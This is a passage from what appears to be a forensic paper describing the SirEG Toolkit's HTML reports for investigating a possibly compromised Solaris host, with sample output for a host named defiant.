9. Analyzing fingerprints ...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
10. Analyzing MDB information
11. Analyzing system logs
12. Analyzing startup scripts and services
13. Analyzing interesting files

[t805959@SIREG-zone]: _
```

Screen Shot 11 Running SirEG_Analyze_Data.sh

5.4 SirEG Toolkit reports

After the script has run, reports will be available in the directory defined by *$HTDOCS* in *SirEG_Analyze_Data.sh*. If no web server is running, the whole directory and all subdirectories need to be copied to the analyst's workstation, and then *index.html* can be opened in a browser. If a web server is running, the analyst can simply point his browser to *http://<server_name_or_ip>/index.html*. as shown in Screen Shot 12:



Screen Shot 12 SirEG Toolkit main page as seen from a browser

Reports for specific hosts can be accessed directly by going to *http://<server_name_or_ip>/SirEG_reports/<hostname>/CURRENT/.* Most of the screen shots and examples presented in the remainder of this paper are taken from a host called *defiant*. The complete report for this host is available online at http://sireg.franky.ca/demo.

5.4.1 Main report

Here is the main page for host *defiant*.

Report for host defiant

This report was generated *Wed Jan 21 15:12:18 MST 2009*

Basic host information	
Hostname	: defiant
Solaris version	: 5.10
Kernel	: Generic_127127-11
Platform	: sparc
Date	: 20090119113340

SirEG Reports	
Raw Report	: This is a copy of the raw report that was generated by the toolkit
Open Ports	: Report on all open ports and match them to the corresponding processes using LSOF
Network	: Report on interfaces, routes, arp table, and other network-related parameters
Processes	: Provide detailed information about processes running on system
Patches	: List current patch level and highlight any security patch
Vulnerabilities	: List all known Solaris vulnerabilities and highlight the ones that apply to this system
Users and Logins	: Report on users access to this server
Solaris fingerprints	: Report on crypto checksum of binaries
MDB commands	: Compares MDB commands to their CLI counterparts
System logs	: Access to various system logs
Startup/Services	: Startup scripts and services
Special files	: Files that might be of interest: unlinked files, crontabs

Output from SirEG_Gather_Data.sh	
HEADER	: Basic host information
uname -a	: General information about host
w	: Who is currently doing what
last -a	: Last logins and reboots
arp -a	: ARP cache table
netstat -an	: Listening port
netstat -rn	: Routing table

Screen Shot 13 Main report page for host defiant

There are three main sections on this report. **Basic host Information** is just a header with data to help identify the host. **SirEG Reports** are specialized reports where *SirEG_Analyze_Data.sh* presents correlated information that can be used by an analyst. Finally, **Output from SirEG_Gather_Data.sh** is the output from each of the commands from section 3.3. Let us look at each specialized report in detail.

5.4.2 Raw Report

Screen Shot 14 shows the raw, unprocessed report that was captured by *SirEG_Gather_Data.sh*. It can be searched with the search function of a browser.

```
<pre>

===== [HEADER] Basic host information (20090119113340)
DATE:20090119113340
HOSTNAME:defiant
SOLVERSION:5.10
KERNEL:Generic_127127-11
PLATFORM:sparc

===== [uname -a] General information about host (20090119113340)
SunOS defiant 5.10 Generic_127127-11 sun4u sparc SUNW,UltraAX-i2

===== [w] Who is currently doing what (20090119113340)
 11:33am  up 17 min(s),  5 users,  load average: 0.06, 0.41, 0.44
User     tty           login@  idle   JCPU   PCPU  what
fbegin1  pts/2        11:19am         3:40         w
lp       pts/3        11:22am     4                -bash
jsmith1  pts/4        11:25am     8                -bash
lp       pts/5        11:26am     7                ./svc.configd -l -p 666
jsmith1  pts/6        11:27am     5                sleep 5

===== [last -a] Last logins and reboots (20090119113340)
jsmith1   pts/6        Mon Jan 19 11:27   still logged in  edtosim02.telus.sec
jsmith1   sshd         Mon Jan 19 11:27 - 11:31  (00:03)   edtosim02.telus.sec
lp        pts/5        Mon Jan 19 11:26   still logged in  edtosim02.telus.sec
lp        sshd         Mon Jan 19 11:26 - 11:27  (00:01)   edtosim02.telus.sec
jsmith1   pts/4        Mon Jan 19 11:25   still logged in  edtosim02.telus.sec
```

Screen Shot 14 Raw report generated by SirEG_Gather_Data.sh

5.4.3 Open Ports Report

According to Staniford, Hoagland, & McAlerney (2002), "Portscanning is a common activity of considerable importance. It is often used by computer attackers to characterize hosts or networks which they are considering hostile activity against" (p. 105). The SirEG

Toolkit therefore generates a specialized report based on open ports and established connections to help a security analyst identify the possible ‘doors’ a malicious hacker might use to enter a system uninvited. Screen Shot 15 shows what the report looks like:

Open ports

PORT	PROTO	IANA Lookup			LSOF Lookup
22	TCP	ssh	22/tcp	SSH Remote Login Protocol	sshd 335 root 3u IPv6 0x600109c28c0 0t0 TCP *:22 (LISTEN) sshd 447 root 6u IPv6 0x600109c1b40 0t991122 TCP defiant:22->edtosim02.telus.sec:32809 (ESTABLISHED) sshd 450 fbegin1 4u IPv6 0x600109c1b40 0t991122 TCP defiant:22->edtosim02.telus.sec:32809 (ESTABLISHED) sshd 1630 root 6u IPv6 0x600109c2f80 0t11330 TCP defiant:22->edtosim02.telus.sec:32829 (ESTABLISHED) sshd 1636 root 4u IPv6 0x600109c2f80 0t11330 TCP defiant:22->edtosim02.telus.sec:32829 (ESTABLISHED) sshd 2251 root 6u IPv6 0x600109c1480 0t7394 TCP defiant:22->edtosim02.telus.sec:32842 (ESTABLISHED) sshd 2254 jsmith1 4u IPv6 0x600109c1480 0t7394 TCP defiant:22->edtosim02.telus.sec:32842 (ESTABLISHED) sshd 2867 root 6u IPv6 0x600109c0dc0 0t6114 TCP defiant:22->edtosim02.telus.sec:32852 (ESTABLISHED) sshd 2870 root 4u IPv6 0x600109c0dc0 0t6114 TCP defiant:22->edtosim02.telus.sec:32852 (ESTABLISHED) sshd 3506 root 6u IPv6 0x600109c0040 0t27138 TCP defiant:22->edtosim02.telus.sec:32859 (ESTABLISHED) sshd 3509 jsmith1 4u IPv6 0x600109c0040 0t27138 TCP defiant:22->edtosim02.telus.sec:32859 (ESTABLISHED)
80	TCP	http www www-http	80/tcp 80/tcp 80/tcp	World Wide Web HTTP World Wide Web HTTP World Wide Web HTTP	httpd 4897 root 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN) httpd 4898 daemon 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN) httpd 4899 daemon 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN) httpd 4901 daemon 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN) httpd 4902 daemon 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN) httpd 4903 daemon 3u IPv6 0x60015660fc0 0t0 TCP *:80 (LISTEN)
666	TCP	ndqs doom	666/tcp 666/tcp	 doom Id Software	svc.confi 2877 root 4u IPv4 0x600109c0700 0t0 TCP *:666 (LISTEN)

Established connections

LOCAL ADDRESS	REMOTE ADDRESS	SWIND	SEND-Q	RWIND	RECV-Q	STATE
154.11.193.246.22	154.11.193.6.32859	10816	0	49248	0	ESTABLISHED
154.11.193.246.22	154.11.193.6.32809	52736	0	49248	0	ESTABLISHED

Screen Shot 15 Open ports reports

In the first section titled **Open ports**, each open port found on the system is listed and the port number is matched to the *Well Known Port Numbers* list from IANA (2009). Since

ports are opened by processes, *SirEG_Analyze_Data.sh* correlates each open port to running processes using *lsof*. Note also how the PID of each process is a hyperlink to a more detailed process report.

In the second section (**Established connections**), established connections are shown. If for some reason an established connection exists on a port that the server is not listening to, that connection is highlighted. The reason for this will be explained when we look at a compromised host in section 6.

5.4.4 Network Report

Arp cache poisoning (Montoro, 2001) and other forms of manipulation of the TCP/IP stacks and routing tables of a host can be exploited by a malicious hacker. The SirEG Toolkit therefore has a specialized report of network-related information like interfaces, routes, arp table and both the ip and tcp stacks, as shown in Screen Shot 16:

Network Report

List of network interfaces

```
lo0: flags=2001000849 mtu 8232 index 1
        inet 127.0.0.1 netmask ff000000
eri0: flags=1000843 mtu 1500 index 2
        inet 154.11.193.246 netmask ffffffe0 broadcast 154.11.193.255
        ether 0:3:ba:19:23:2b
```

Host routes

```
Routing Table: IPv4
  Destination           Gateway           Flags  Ref     Use     Interface
-------------------- -------------------- ----- ----- ---------- ---------
default              154.11.193.241       UG        1          4
154.11.193.240       154.11.193.246       U         1          1 eri0
224.0.0.0            154.11.193.246       U         1          0 eri0
127.0.0.1            127.0.0.1            UH        3          6 lo0
```

ARP table

```
Net to Media Table: IPv4
Device   IP Address               Mask      Flags      Phys Addr
------ -------------------- --------------- -------- ---------------
eri0   154.11.193.241       255.255.255.255 o        00:0d:88:0f:d0:a5
eri0   defiant              255.255.255.255 SPLA     00:03:ba:19:23:2b
eri0   BASE-ADDRESS.MCAST.NET 240.0.0.0       SM       01:00:5e:00:00:00
```

IP stack parameters

```
ip_respond_to_address_mask_broadcast(read:
name is non-existent for this module
for a list of valid names, use name '?'
ip_respond_to_echo_broadcast:
1
```

Screen Shot 16 Network report

5.4.5 Processes Report


Screen Shot 17 shows the **Processes Report** which contains information about processes running on the system.

Processes Report

PID	PPID	COMMAND (truncated to 40 character)	CREDENTIALS
			n/a
1	0	/sbin/init	e/r/suid=0 e/r/sgid=0
7	1	/lib/svc/bin/svc.startd	e/r/suid=0 e/r/sgid=0
9	1	/lib/svc/bin/svc.configd	e/r/suid=0 e/r/sgid=0
107	1	/usr/lib/sysevent/syseventd	e/r/suid=0 e/r/sgid=0
125	1	/usr/sbin/nscd	e/r/suid=0 e/r/sgid=0
129	1	/usr/lib/pool/poold	e/r/suid=0 e/r/sgid=0
218	1	/usr/sbin/cron	e/r/suid=0 e/r/sgid=0
276	7	/usr/lib/saf/sac -t 300	e/r/suid=0 e/r/sgid=0
288	276	/usr/lib/saf/ttymon	e/r/suid=0 e/r/sgid=0
294	1	/usr/lib/utmpd	e/r/suid=0 e/r/sgid=0
300	7	/usr/lib/saf/ttymon -g -d /dev/console	e/r/suid=0 e/r/sgid=0

Screen Shot 17 Processes report

Processes running with *suid=0* or *sgid=0* are highlighted. Each process's PID (Process ID) and PPID (Parent Process ID) is a hyperlink to a detailed report for that particular process (Screen Shot 18). The detailed report covers the libraries that the process makes calls to (*pldd*), under what credentials it is running (*pcred*), what memory areas it is referencing (*pmap*), its place in the process tree (*ptree*) and the files it has opened (*pfiles*).



Detailed Report for Process 473 [bash]

Process Info	
PID	: 473
PARENT_PID	: 17287
UID	: 0
TIME	: 0:00
CMD	: bash

pldd

```
473:    bash
/lib/libcurses.so.1
/lib/libsocket.so.1
/lib/libnsl.so.1
/lib/libdl.so.1
/lib/libc.so.1
/platform/sun4u/lib/libc_psr.so.1
```

pmap

```
473:    bash
00010000     648K r-x--  /usr/bin/bash
000C0000      80K rwx--  /usr/bin/bash
000D4000      48K rwx--    [ heap ]
000E0000     128K rwx--    [ heap ]
FF100000     888K r-x--  /lib/libc.so.1
FF1EE000      32K rwx--  /lib/libc.so.1
```

Screen Shot 18 Detailed report for process with PID=473

5.4.6 Patches Report

According to Nicastro (2003), "most organizations tend to tolerate the existence of security vulnerabilities and, as a result, deployment of important security-related patches is often delayed" (p. 2). This delay in turn can lead to the host being exploited. This is the reason behind the **Patches Report**, which highlights the patch level of the host, as shown in Screen Shot 19:

Patches Report

Patch	Status	Description	Obsoleted by	Keywords
118367-04	RELEASED	SunOS 5.10: csh Patch	n/a	csh cd
118918-24	RELEASED	SunOS 5.10: Solaris Crypto Framework patch	n/a	security libpkcs11 metaslot libpkcs11 marz crypto opl aes
119042-10	OBSOLETE	SunOS 5.10: svccfg & svcprop patch	119042-11	svccfg import dependents
119574-02	RELEASED	SunOS 5.10: su patch	n/a	su lint-clean pam_rhost
119578-30	RELEASED	SunOS 5.10: FMA Patch	n/a	serrano niagara fma netra-210 transport module etm plugin find fma
120044-01	RELEASED	SunOS 5.10: psrset patch	n/a	psrset bwp
120062-01	RELEASED	SunOS 5.10: localedef Patch	n/a	localedef unix98/unix03
120816-01	OBSOLETE	SunOS 5.10: at and batch Patch	137017-03	at batch locale xpg4 vsc shell
120830-06	RELEASED	SunOS 5.10: vi and ex patch	n/a	security vi ex xpg4 xpg6 unset shell escape
120988-01	RELEASED	SunOS 5.10: grpck Patch	n/a	grpck group
121012-02	RELEASED	SunOS 5.10: traceroute patch	n/a	security traceroute buffer overflow
121296-01	RELEASED	SunOS 5.10: fgrep Patch	n/a	fgrep
123015-01	RELEASED	SunOS 5.10: ps patch	n/a	ps zonename
123194-01	OBSOLETE	SunOS 5.10: cron patch	137017-03	cron at popopen
123319-01	RELEASED	SunOS 5.10: sysacct patch	n/a	sysacct patch
123322-01	RELEASED	SunOS 5.10: pwconv patch	n/a	pwconv passwd permission
123326-01	RELEASED	SunOS 5.10: tail patch	n/a	tail pipe long lines
123328-01	RELEASED	SunOS 5.10: expr patch	n/a	expr comparison algorithm flaw expr
123520-01	RELEASED	SunOS 5.10: basename & dirname patch	n/a	basename dirname
124325-01	RELEASED	SunOS 5.10: rcm modules patch	n/a	sunw_ip_anon_rcm
124997-01	RELEASED	SunOS 5.10: /usr/bin/tip patch	n/a	security usr/bin/tip

Screen Shot 19 Patches report

Each patch currently applied on the system is listed with a hyperlink to Sunsolve (sunsolve.sun.com). Up-to-date security patches are highlighted in pale yellow, while obsolete security patches are highlighted in bright yellow. By highlighting security-related patches that are out of date, this page can help an analyst identify the attack vector used by a malicious hacker to compromise the host.

5.4.7 Users and logins Report

Screen Shot 20 shows the **Users and Logins Report**, which focuses on users and their activity on the system.

Users and logins Report

Contents of /etc/passwd

username	password	UID	GID	comment	home	shell
root	x	0	0	Super-User	/	/sbin/sh
daemon	x	1	1	-	/	-
bin	x	2	2	-	/usr/bin	-
sys	x	3	3	-	/	-
adm	x	4	4	Admin	/var/adm	-
lp	x	0	0	Line Printer Admin	/usr/spool/lp	/bin/bash
uucp	x	5	5	uucp Admin	/usr/lib/uucp	-
nuucp	x	9	9	uucp Admin	/var/spool/uucppublic	/usr/lib/uucp/uucico
smmsp	x	25	25	SendMail Message Submission Program	/	-
listen	x	37	4	Network Admin	/usr/net/nls	-
gdm	x	50	50	GDM Reserved UID	/	-
webservd	x	80	80	WebServer Reserved UID	/	-
postgres	x	90	90	PostgreSQL Reserved UID	/	/usr/bin/pfksh
svctag	x	95	12	Service Tag UID	/	-
nobody	x	60001	60001	NFS Anonymous Access User	/	-
noaccess	x	60002	60002	No Access User	/	-
nobody4	x	65534	65534	SunOS 4.x NFS Anonymous Access User	/	-
fbegin1	x	100	1	-	/export/home/fbegin1	/bin/bash
tjones1	x	101	1	-	/export/home/tjones	/bin/bash
jsmith1	x	102	1	-	/export/home/jsmith1	/bin/bash

Contents of /etc/group

group name	group password	GID	members
root	-	0	-
other	-	1	root
bin	-	2	root,daemon
sys	-	3	root,bin,adm
adm	-	4	root,daemon

Screen Shot 20 Users report

Users with *uid=0* and groups with *gid=0* are highlighted in yellow. Other things available in this report are the times of the last reboots, which users are currently on the host, a tally of user logins and login sources, and the log of *su* activity. Note how each username is a hyperlink that takes the analyst to a personalized report for that user (Screen Shot 21). These personalized reports show detailed user information like the list of all processes owned by the user, what files the user currently has open, what system(s) he logged in from, the

user's history files, any entries in */var/adm/messages* attributed to that user, and his *su* activity.

Detailed report on user fbegin1

User entry from /etc/passwd

```
fbegin1:x:100:1::/export/home/fbegin1:/bin/bash
```

Group memberships from /etc/group

```
other::1:root
webteam::100:fbegin1,tjones1
```

Was user logged in when SirEG.sh ran?

```
 11:33am  up 17 min(s),  5 users,  load average: 0.06, 0.41, 0.44
User     tty           login@  idle   JCPU   PCPU  what
fbegin1  pts/2        11:19am         3:40          w
```

Processes owned by fbegin1

PID	PPID	CMD
450	447	/usr/lib/ssh/sshd
452	450	-bash

Files opened by fbegin1

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
sshd	450	fbegin1	cwd	unknown	file	system	type	(ufs), v_op: 0x6001082f680
sshd	450	fbegin1	txt	unknown	file	system	type	(ufs), v_op: 0x6001082f680
sshd	450	fbegin1	txt	unknown	file	system	type	(ufs), v_op: 0x6001082f680
sshd	450	fbegin1	txt	unknown	file	system	type	(ufs), v_op: 0x6001082f680
sshd	450	fbegin1	txt	unknown	file	system	type	(ufs), v_op: 0x6001082f680
sshd	450	fbegin1	txt	unknown	file	system	type	(ufs), v_op: 0x6001082f680

Screen Shot 21 User report for 'fbegin1'

Not surprisingly, there is ample literature on the subject of covering one's tracks by altering history files, *su* logs and other system logs. One such example is *Steps To Deface A Webpage* (b0iler, 2006). But not all malicious hackers are both careful and skilled, and even the ones who are can make mistakes, allowing security analysts to find useful information

while parsing these logs.

5.4.8 Vulnerabilities Report

The Vulnerabilities Report (Screen Shot 22) focuses on vulnerabilities that the host might be susceptible to.

Vulnerabilities Report

CVE	NVD Base Score	Severity	Description	Sunsolve Details	Vulnerable systems	Patch check
CVE-2009-0171 CVE, NVD	N/A	N/A	The Sun SPARC Enterprise M4000 and M5000 Server, within a certain range of serial numbers, allows attackers to use the manufacturing root password and have unspecified other impact.	sunsolve.sun.com/search/document.do?assetkey=1-26-249126-1	N/A	N/A
CVE-2009-0170 CVE, NVD	N/A	N/A	Sun Java System Access Manager 6.3 2005Q1, 7 2005Q4, and 7.1 allows remote authenticated users with console privileges to discover passwords, and obtain unspecified other "access to resources	No Sunsolve link.	N/A	N/A
CVE-2009-0169 CVE, NVD	N/A	N/A	Sun Java System Access Manager 7.1 allows remote authenticated sub-realm administrators to gain privileges, as demonstrated by creating the amadmin account in the sub-realm, and then logging in as amadmin in the root realm.	sunsolve.sun.com/search/document.do?assetkey=1-26-249106-1	N/A	N/A
CVE-2009-0168 CVE, NVD	N/A	N/A	Unspecified vulnerability in pg-dup in Sun Solaris 10 and OpenSolaris snv_61 through snv_106 allows local users to cause a denial of service via unspecified vectors, related to a failure to "include all cache files	No Sunsolve link.	N/A	N/A
CVE-2009-0167 CVE, NVD	N/A	N/A	Unspecified vulnerability in lpadmin in Sun Solaris 10 and OpenSolaris snv_61 through snv_106 allows local users to cause a denial of service via unspecified vectors, related to enumeration of "wrong printers	No Sunsolve link.	N/A	N/A
CVE-2009-0132 CVE, NVD	Score:4.9	(MEDIUM)	Integer overflow in the uio_uspend function in Sun Solaris 8 through 10 and OpenSolaris, when 32-bit mode is enabled, allows local users to cause a denial of service (panic) via a large integer value in the second argument (aka resid argument)	sunsolve.sun.com/search/document.do?assetkey=1-26-247986-1	*Solaris 8 without patch 117351-59 *Solaris 9 without patch 138578-01 *Solaris 10 without patch 121395-02	■ 121395-02 is not applied
CVE-2009-0131 CVE, NVD	N/A	N/A	The UFS implementation in the kernel in Sun OpenSolaris snv_29 through snv_90 allows local users to cause a denial of service (panic) via the single point_fallocate test in the SUNWi3 POSIX test suite, related to an F_ALLOCSP fcntl call.	sunsolve.sun.com/search/document.do?assetkey=1-26-239188-1	N/A	N/A

Screen Shot 22 Vulnerability report


To create this report, *SirEG_Analyze_Data.sh* queries the *Common Vulnerabilities and Exposures* database (CVE), the *National Vulnerability Database* (NVD) as well as *Sunsolve*. A list of current known vulnerabilities is downloaded and processed. From that list, all Solaris

vulnerabilities associated with the particular OS version and platform of our suspicious host are extracted. The script then attempts to determine the condition under which the host might be vulnerable (typically a patch that has not been installed).

If successful, the script assesses whether or not the host is vulnerable and highlights the vulnerability based on the NVD Base Score & Severity (bright yellow: high, yellow: medium, pale yellow: low). Just like the patch report, this page can help identify the attack vector used if the host has indeed been compromised.

5.4.9 Solaris Fingerprints Report

This report (Screen Shot 23) focuses on the MD5 checksums of the binaries found in */usr/bin* and */usr/sbin* on the system.



Solaris Fingerprints Report

Size	md5 checksum	Filename	Check	Related package
9985	[illegible]	/usr/bin/pwd	■	/usr/bin/pwd f none 0555 root bin 9964 22177 1106444891 SUNWcsu /usr/bin/pwdx= / /usr/lib/amms 1 none SUNWcsu
14058	[illegible]	/usr/bin/rucserver	■	/usr/bin/rucserver f none 0555 root bin 14058 33283 1203001240 SUNWpmu
28152	[illegible]	/usr/bin/cachefspack	✔	/usr/bin/cachefspack= /lib/fs/cachefs/cachefspack s none SUNWcsu
18488	[illegible]	/usr/bin/cachefsstat	✔	/usr/bin/cachefsstat= /lib/fs/cachefs/cachefsstat s none SUNWcsu
34784	[illegible]	/usr/bin/df	✔	/usr/bin/df= /sbin/df s none SUNWcsu
95488	[illegible]	/usr/bin/jdir	✔	/usr/bin/jdir= / /sbin/sh s none SUNWcsu
28816	[illegible]	/usr/bin/passmgmt	✔	/usr/bin/passmgmt= /sbin/passmgmt s none SUNWcsu
95488	[illegible]	/usr/bin/pfsh	✔	/usr/bin/pfsh= / /sbin/sh s none SUNWcsu
18276	[illegible]	/usr/bin/pwcon	✔	/usr/bin/pwcon= /sbin/pwconv s none SUNWcsu
67932	[illegible]	/usr/bin/mail	✔	/usr/bin/mail= /usr/ucb/mail s none SUNWcsu
95488	[illegible]	/usr/bin/sh	✔	/usr/bin/sh= / /sbin/sh s none SUNWcsu /usr/bin/showrev f none 0755 root sys 29992 56980 1201742938 SUNWadmc

Screen Shot 23 Solaris fingerprint report

Using the output of the *hashdeep* tool, *SirEG_Analyze_Data.sh* queries the *Sunsolve*

Fingerprint Database and compares each MD5 checksum found on the suspicious host to what is known to the database. If a binary is not found or if the MD5 does not match, the file is highlighted in bright yellow.

Recent research has shown weakness in the MD5 algorithm, and it is a well-known fact that a malicious and enterprising hacker can create two binaries that perform totally different functions and yet have the same MD5 checksum. Stevens, Lenstra, & de Weger demonstrated this in their paper *Vulnerability of software integrity and code signing applications to chosen-prefix collisions for MD5* (2007). But for this to happen, both files have to be modified. In other words, you cannot create a file that has a given hash; you can only manipulate two files in such a way that both return the same hash. In practical terms, this means that if our malicious and enterprising hacker wanted to compromise Solaris binaries and hide this compromise from the *Solaris Fingerprint Database*, he would have to compromise not just the binaries on the host but also the database itself. Considering the effort that would be required to achieve both tasks, the *Solaris Fingerprint Database* remains a trustworthy tool to assess the integrity of binaries found on a suspicious system.

5.4.10 MDB commands Report

According to Batchev (2007), "the operating system kernel is where the meta-data

about system operation lives and is maintained. The Kernel is the most reliable source of this metadata (provided that it has not been tampered with)" (p. 19). This statement opens up new avenues for us to gather and analyze data. For instance, while the *ps* command can be used to list process information, we can also query the kernel directly using the MDB debugger tool (*mdb*). For a malicious hacker, hiding a process by compromising the *ps* command on a host is a lot easier than hiding it by modifying the running kernel.

The **MDB commands Report** therefore compares the output of the *ps* command to what is in the running kernel (using the kernel debugger running in read-only mode). Any process for which *ps* and *mdb* find themselves in disagreement (one can see it but the other cannot) is highlighted (Screen Shot 24).

Running processes

PID-ps	PPID-ps	UID-ps	PID-mdb	PPID-mdb	UID-mdb	DESCRIPTION
0	0	1	0	0	0	**ps** : sched **MDBps**: sched
1	0	0	1	0	0	**ps** : /sbin/init **MDBps**: /sbin/init
2	0	1	2	0	0	**ps** : pageout **MDBps**: pageout
3	0	1	3	0	0	**ps** : fsflush **MDBps**: fsflush
7	1	0	7	1	0	**ps** : /lib/svc/bin/svc.startd **MDBps**: /lib/svc/bin/svc.startd
9	1	0	9	1	0	**ps** : /lib/svc/bin/svc.configd **MDBps**: /lib/svc/bin/svc.configd
107	1	0	107	1	0	**ps** : /usr/lib/sysevent/syseventd **MDBps**: /usr/lib/sysevent/syseventd
114	1	0	114	1	1	**ps** : /usr/lib/crypto/kcfd **MDBps**: /usr/lib/crypto/kcfd
125	1	0	125	1	0	**ps** : /usr/sbin/nscd **MDBps**: /usr/sbin/nscd
129	1	0	129	1	0	**ps** : /usr/lib/picl/picld **MDBps**: /usr/lib/picl/picld
218	1	0	218	1	0	**ps** : /usr/sbin/cron **MDBps**: /usr/sbin/cron
276	7	0	276	7	0	**ps** : /usr/lib/saf/sac -t 300 **MDBps**: /usr/lib/saf/sac -t 300
288	276	0				**ps** : /usr/lib/saf/ttymon **MDBps**:
294	1	0	294	1	0	**ps** : /usr/lib/utmpd **MDBps**: /usr/lib/utmpd

Screen Shot 24 Comparing the output from the ps and mdb commands

Since certain rootkits make use of kernel modules, we also present a comparison between the *modinfo* command and its kernel debugger counterpart, highlighting any discrepancies (Screen Shot 25).

MDB Commands Report

Loaded modules

PID-modinfo	Loadaddr-modinfo	Size-modinfo	PID-mdb	Loadaddr-mdb	Size-mdb	Description
0	1000000	e95d0	0	1000000	e95d0	**modinfo** : unix () **MDBmodinfo**: unix (?)
1	10872d0	1fc82	1	10872d0	1fc82	**modinfo** : krtld () **MDBmodinfo**: krtld (?)
2	10a17f0	1c7328	2	10a17f0	1c7328	**modinfo** : genunix () **MDBmodinfo**: genunix (?)
3	1212730	2a8	3	1212730	2a8	**modinfo** : platmod () **MDBmodinfo**: platmod (?)
4	12129c0	e410	4	12129c0	e410	**modinfo** : SUNW,UltraSPARC-IIe () **MDBmodinfo**: SUNW,UltraSPARC-IIe (?)
5			5	0	0	**modinfo** : **MDBmodinfo**: cl_bootstrap (?)
6	1220000	48b8	6	1220000	48b8	**modinfo** : specfs (filesystem for specfs) **MDBmodinfo**: specfs (filesystem for specfs)
7	7ba00000	184d0	7	7ba00000	184d0	**modinfo** : dtrace (Dynamic Tracing) **MDBmodinfo**: dtrace (Dynamic Tracing)
8	12246b8	3f88	8	12246b8	3f88	**modinfo** : devfs (devices filesystem 1.15) **MDBmodinfo**: devfs (devices filesystem 1.15)
9			9	0	0	**modinfo** : **MDBmodinfo**: swapgeneric (?)
10			10	0	0	**modinfo** : **MDBmodinfo**: lbl_edition (?)
11	1229898	39f8	11	1229898	39f8	**modinfo** : TS (time sharing sched class) **MDBmodinfo**: TS (time sharing sched class)
12	122cab0	8dc	12	122cab0	8dc	**modinfo** : TS_DPTBL (Time sharing dispatch table) **MDBmodinfo**: TS_DPTBL (Time sharing dispatch table)
13	122cb40	36578	13	122cb40	36578	**modinfo** : ufs (filesystem for ufs) **MDBmodinfo**: ufs (filesystem for ufs)
14	1260840	21c	14	1260840	21c	**modinfo** : fssnap_if (File System Snapshot Interface) **MDBmodinfo**: fssnap_if (File System Snapshot Interface)
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	**modinfo** : rootnex (sun4 root nexus 1.15)

Screen Shot 25 Comparing the output from the modinfo and mdb commands

5.4.11 System logs Report

While it is well understood that "if the logs are kept locally on the compromised machine they are susceptible to alteration or deletion by an attacker" (Braid, 2001. p. 7), system logs often contain traces left behind by a careless or unskilled malicious hacker. Not only that but sometimes "it may be what's missing from the logs that is suspicious" (p. 8). The **System logs Report** (Screen Shot 26) therefore focuses on gathering some key system

logs. Since analyzing logs and highlighting suspicious events based on heuristics would warrant a paper in themselves, this report does nothing more than organize the logs so they can be viewed and referred to easily.

Logs Report

/var/adm/messages

```
Jan 16 13:54:16 defiant ip: [ID 766727 kern.warning] WARNING: The :ip*_forwarding ndd variables are obsolete and may be rem
Jan 19 10:36:43 defiant reboot: [ID 662345 auth.crit] rebooted by fbegin1
Jan 19 10:36:44 defiant syslogd: going down on signal 15
Jan 19 10:36:52 defiant genunix: [ID 672855 kern.notice] syncing file systems...
Jan 19 10:36:52 defiant genunix: [ID 904073 kern.notice]  done
Jan 19 10:37:39 defiant genunix: [ID 540533 kern.notice] ^MSunOS Release 5.10 Version Generic_127127-11 64-bit
Jan 19 10:37:39 defiant genunix: [ID 172908 kern.notice] Copyright 1983-2008 Sun Microsystems, Inc.  All rights reserved.
Jan 19 10:37:39 defiant Use is subject to license terms.
Jan 19 10:37:39 defiant genunix: [ID 678236 kern.info] Ethernet address = 0:3:ba:19:23:2b
Jan 19 10:37:39 defiant unix: [ID 673563 kern.info] NOTICE: Kernel Cage is ENABLED
Jan 19 10:37:39 defiant unix: [ID 389951 kern.info] mem = 2097152K (0x80000000)
Jan 19 10:37:39 defiant unix: [ID 930857 kern.info] avail mem = 2090164224
